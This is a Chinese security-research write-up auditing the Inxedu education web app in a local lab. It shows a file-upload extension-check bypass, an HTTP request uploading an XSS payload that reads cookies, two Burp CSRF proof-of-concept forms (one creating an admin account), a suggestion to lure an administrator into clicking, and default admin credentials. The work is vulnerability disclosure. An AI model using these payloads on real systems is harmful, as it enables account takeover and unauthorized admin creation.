

author: pen4uin

time: 2021/08/05

Index Of:

环境搭建

漏洞挖掘

任意文件上传

文件上传(类型部分受限)

CSRF

环境搭建

<https://www.cnblogs.com/dopenser/p/14785863.html>

漏洞挖掘

任意文件上传

\src\main\java\com\inxedu\os\common\controller\VideoUploadController.java

```
/**
 * 视频上传
 */
@RequestMapping(value="/uploadvideo",method={RequestMethod.POST})
public String gok4(HttpServletRequest request,HttpServletResponse
response,@RequestParam(value="uploadfile",required=true) MultipartFile uploadfile,
    @RequestParam(value="param",required=false) String param,
    @RequestParam(value="fileType",required=true) String fileType){
    try{

        String[] type = fileType.split(",");
        //设置图片类型
        setFileTypeList(type);
```

```

//获取上传文件类型的扩展名,先得到.的位置,再截取从.的下一个位置到文件的最后,最后得到扩展名
String ext = FileUploadUtils.getSuffix(uploadfile.getOriginalFilename());
if(!fileType.contains(ext)){
    return responseData(response,1,"文件格式错误,上传失败.");
}
//获取文件路径
String filePath = getPath(request,ext,param);
File file = new File(getProjectRootDirPath(request)+filePath);

//如果目录不存在,则创建
if(!file.getParentFile().exists()){
    file.getParentFile().mkdirs();
}
//保存文件
uploadfile.transferTo(file);
//返回数据

return responseData(filePath,0,"上传成功",response);
}catch (Exception e) {
    logger.error("gok4()--error",e);
    return responseData(response,2,"系统繁忙,上传失败");
}
}

```

漏洞点


```
if(!fileType.contains(ext)){...}
```

代码翻译:

只要参数filetype中包含上传文件的后缀即可,如:

- 文件名: xxx.jsp
- filetype: ssfjspssss
 - 上传结果: 成功

如图:




文件上传(类型部分受限)

```
POST /inxedu_war/image/gok4?fileType=html HTTP/1.1
Host: 127.0.0.1:9999
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:86.0) Gecko/20100101 Firefox/86.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary=-----
-37391825482350680435279262019
Content-Length: 260
Origin: http://127.0.0.1:9999
DNT: 1
Connection: close
Referer: http://127.0.0.1:9999/inxedu_war/uc/initUpdateUser/0
Cookie: JSESSIONID=14B18EC87EE756AFDF8DB6D19F7C6CF6;
inxeduweb_user_login_=6e32a4cf67f84f339e70c947cd9e65e7
Upgrade-Insecure-Requests: 1

-----37391825482350680435279262019
Content-Disposition: form-data; name="uploadfile"; filename="x.html"
Content-Type: image/png

<script>alert(document.cookie)</script>
-----37391825482350680435279262019--
```



CSRF

修改前

姓名：aaaa

Wo的资料

基本资料

个人头像

密码设置

邮箱

23@test.com

手机号

13300009999

姓名

aaaa

昵称

性别

☐男 ☐女

年龄

0岁

提交

构造csrf poc

```
<html>
  <!-- CSRF PoC - generated by Burp Suite Professional -->
  <body>
    <script>history.pushState('', '', '/')</script>
    <form action="http://127.0.0.1:9999/inxedu_war/uc/updateUser" method="POST">
      <input type="hidden" name="user&#46;userId" value="8" />
      <input type="hidden" name="" value="" />
      <input type="hidden" name="" value="" />
      <input type="hidden" name="user&#46;userName" value="bbbb" />
      <input type="hidden" name="user&#46;showName" value="" />
      <input type="hidden" name="" value="" />
      <input type="hidden" name="" value="" />
      <input type="hidden" name="user&#46;age" value="0" />
      <input type="submit" value="Submit request" />
    </form>
  </body>
</html>
```

点击



JSON 原始数据 头

保存 复制 全部折叠 全部展开 过滤 JSON

```
success: true
message: "修改成功"
entity: {
  password: null
  userName: "bbbb"
  picImg: null
  sex: 0
  isavalible: 0
  bannerUrl: null
  age: 0
  lastSystemTime: null
  userId: 8
  email: null
  showName: ""
  sysMsgNum: 0
  mobile: null
  msgNum: 0
  loginTimeStamp: 0
  createTime: null
}
```

查看我的资料

姓名已被成功修改为: bbbb

Wo的学习	邮 箱	23@test.com
免费课程	手机号	13300009999
选课中心	姓 名	bbbb
Wo的收藏	昵 称	
Wo的问答		

后台管理

admin/111111

创建管理员处

```
POST /inxedu_war/admin/sysuser/createuser HTTP/1.1
Host: 127.0.0.1:9999
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:86.0) Gecko/20100101 Firefox/86.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 145
Origin: http://127.0.0.1:9999
DNT: 1
Connection: close
Referer: http://127.0.0.1:9999/inxedu_war/admin/sysuser/userlist
Cookie: JSESSIONID=1DB83F07C82387B5B38C0C592D4103BF;
inxeduweb_user_login_=6e32a4cf67f84f339e70c947cd9e65e7;
inxedulogin_sys_user_=inxedulogin_sys_user_1

sysUser.loginName=aaaa1111&sysUser.loginPwd=1234qwer&&sysUser.userName=aaaa1&sysUser.emai
l=aaaa%40a.com&sysUser.tel=13811111111&sysUser.roleId=1&
```

构造csrf 表单


```
<html>
  <!-- CSRF PoC - generated by Burp Suite Professional -->
  <body>
```

```

<script>history.pushState('', '', '/')</script>
<form action="http://127.0.0.1:9999/inxedu_war/admin/sysuser/createuser"
method="POST">
  <input type="hidden" name="sysUser&#46;loginName" value="aaaa1111" />
  <input type="hidden" name="sysUser&#46;loginPwd" value="1234qwer" />
  <input type="hidden" name="" value="" />
  <input type="hidden" name="sysUser&#46;userName" value="aaaa1" />
  <input type="hidden" name="sysUser&#46;email" value="aaaa&#64;a&#46;com" />
  <input type="hidden" name="sysUser&#46;tel" value="13811111111" />
  <input type="hidden" name="sysUser&#46;roleId" value="1" />
  <input type="submit" value="Submit request" />
</form>
</body>
</html>

```

构造话术，诱使管理员点击



成功添加管理员

The image shows a web application interface for user management. On the left is a sidebar menu with options like '系统管理', '用户管理', '课程管理', etc. The main area displays a table of users. A red arrow points to the '用户列表' (User List) option in the sidebar. The table has columns for '登录名' (Username), '姓名' (Name), 'E-MAIL', '电话号' (Phone Number), '创建时间' (Creation Time), '最后登录时间' (Last Login Time), '最后登录IP' (Last Login IP), '状态' (Status), and '操作' (Actions). The table contains four rows of user data, with the last row highlighted by a red box.

登录名	姓名	E-MAIL	电话号	创建时间	最后登录时间	最后登录IP	状态	操作
admin	inxedu教育	inxedu@inxedu.com	8888888888	2015/03/17	2021/07/04 14:42	10.10.20.2	正常	删除 修改 修改密码 冻结 查看日志
inxedu	因酷销售	inxedu2@inxedu.com	1688888888	2015/03/17	2016/02/02 11:20	192.168.1.85	正常	删除 修改 修改密码 冻结 查看日志
aaaa1111	aaaa1	aaaa@a.com	13811111111	2021/07/04	--	--	正常	删除 修改 修改密码 冻结 查看日志
bbbb1111	bbbb1	bbbb@a.com	13811121111	2021/07/04	--	--	正常	删除 修改 修改密码 冻结 查看日志

共查询到 4 条记录, 当前第 1/1 页

分页: 首页 < 前一页 1 下一页 > 尾页 第 1 页 确定